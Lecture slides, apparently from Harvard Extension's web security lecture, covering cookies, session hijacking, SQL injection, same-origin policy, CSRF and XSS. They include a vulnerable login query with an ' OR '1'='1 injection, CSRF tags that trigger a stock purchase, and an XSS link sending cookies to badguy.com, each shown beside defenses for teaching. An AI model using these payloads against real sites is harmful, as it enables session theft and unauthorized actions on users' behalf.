Computer Science E-75

Building Dynamic, Scalable Websites

Harvard Extension School

http://www.cs75.net/

Lecture 11: Security

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Obvious Threats

- Telnet
- FTP
- HTTP
- MySQL
- . . .

suPHP

http://www.suphp.org/

Image from suphp.org.

Cookies

```
HTTP/1.x 200 OK
Date: Sat, 05 Apr 2008 22:28:25 GMT
Server: Apache/2
X-Powered-By: PHP/5.2.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=5899f546557421d38d74b659e5bf384f; path=/
Set-Cookie: secret=12345
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 261
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Image from sgc.se.

Session Hijacking (scenarios)

- Physical Access
- Packet Sniffing
- Session Fixation
- XSS

Session Hijacking (defenses)

- Hard-to-guess session keys?
- Rekey session?
- Check IP address?
- Encryption?

SSL

Image from godaddy.com.

Public-Key Cryptography




Image from http://ww.nuitari.de/crypto.html.

Diffie-Hellman (DLP)





Figure by Radia Perlman.

SQL Injection Attacks





```
$result = mysql_query(sprintf(" SELECT uid FROM users
                                WHERE username='%s' AND password='%s' ",
                                $_POST["username"], $_POST["password"]));
```

SQL Injection Attacks

```
SELECT uid FROM users
WHERE username='jharvard'
AND password='12345' OR '1' = '1'
```

SQL Injection Attacks




```
$result = mysql_query(sprintf(" SELECT uid FROM users
                                WHERE username='%s' AND password='%s' ",
                                mysql_real_escape_string($_POST["username"]),
                                mysql_real_escape_string($_POST["password"])));
```

SQL Injection Attacks

```
SELECT uid FROM users
WHERE username='jharvard'
AND password='12345\' OR \'1\' = \'1'
```

The Same-Origin Policy

"The same origin policy prevents document or script loaded from one origin from getting or setting properties of a document from a different origin. . . Mozilla considers two pages to have the same origin if the protocol, port (if given), and host are the same for both pages. To illustrate, this table gives examples of origin comparisons to the URL http://store.company.com/dir/page.html."

URL	Outcome	Reason
http://store.company.com/dir2/other.html	Success	
http://store.company.com/dir/inner/another.html	Success	
https://store.company.com/secure.html	Failure	Different protocol
http://store.company.com:81/dir/etc.html	Failure	Different port
http://news.company.com/dir/other.html	Failure	Different host

Excerpted from http://www.mozilla.org/projects/security/components/same-origin.html.

The Same-Origin Policy Affects...

- Windows
- Frames
- Embedded Objects
- Cookies
- XmlHttpRequest

Attacks

- Cross-Site Request Forgery (CSRF/XSRF)
- Cross-Site Scripting (XSS)
- . . .

CSRF/XSRF (scenario)

1. You log into project2.domain.tld.
2. You then visit a bad guy's site.
3. Bad guy's site contains a link to

   http://project2.domain.tld/buy.php?symbol=INFX.PK
4. You unwittingly buy the penny stock!

CSRF/XSRF (implementations)

- `<img src="http://project2.domain.tld/buy.php?symbol=INFX.PK" />`
- `<script src="http://project2.domain.tld/buy.php?symbol=INFX.PK"></script>`
- `<iframe src="http://project2.domain.tld/buy.php?symbol=INFX.PK" />`
- ```
  <script type="text/javascript">
  // <[CDATA[
    var img = new Image();
    img.src = "http://project2.domain.tld/buy.php?symbol=INFX.PK";
  // ]]>
  </script>
  ```
- `...`
  ```

CSRF/XSRF (defenses)

- Use POST for sensitive actions?
- Use HTTP_REFERER?
- Append session tokens to URLs?
- Expire sessions quickly?
- CAPTCHAs?
- Prompt user to re-login?

XSS (scenario)

1. You click a link like

   http://vulnerable.com/?foo=<script>document.location='http://badguy.com/log.php?cookie='+document.cookie</script>

   or, really,

   http://vulnerable.com/?foo=%3Cscript%3Edocument.location%3D'http%3A%2F%2Fbadguy.com%2Flog.php%3Fcookie%3D'%2Bdocument.cookie%3C%2Fscript%3E

2. vulnerable.com makes the mistake of writing value of foo to its body
3. badguy.com gets your cookies!

XSS (defenses)

- Don’t click links?
- Don’t trust user input?
- Encode all user input?

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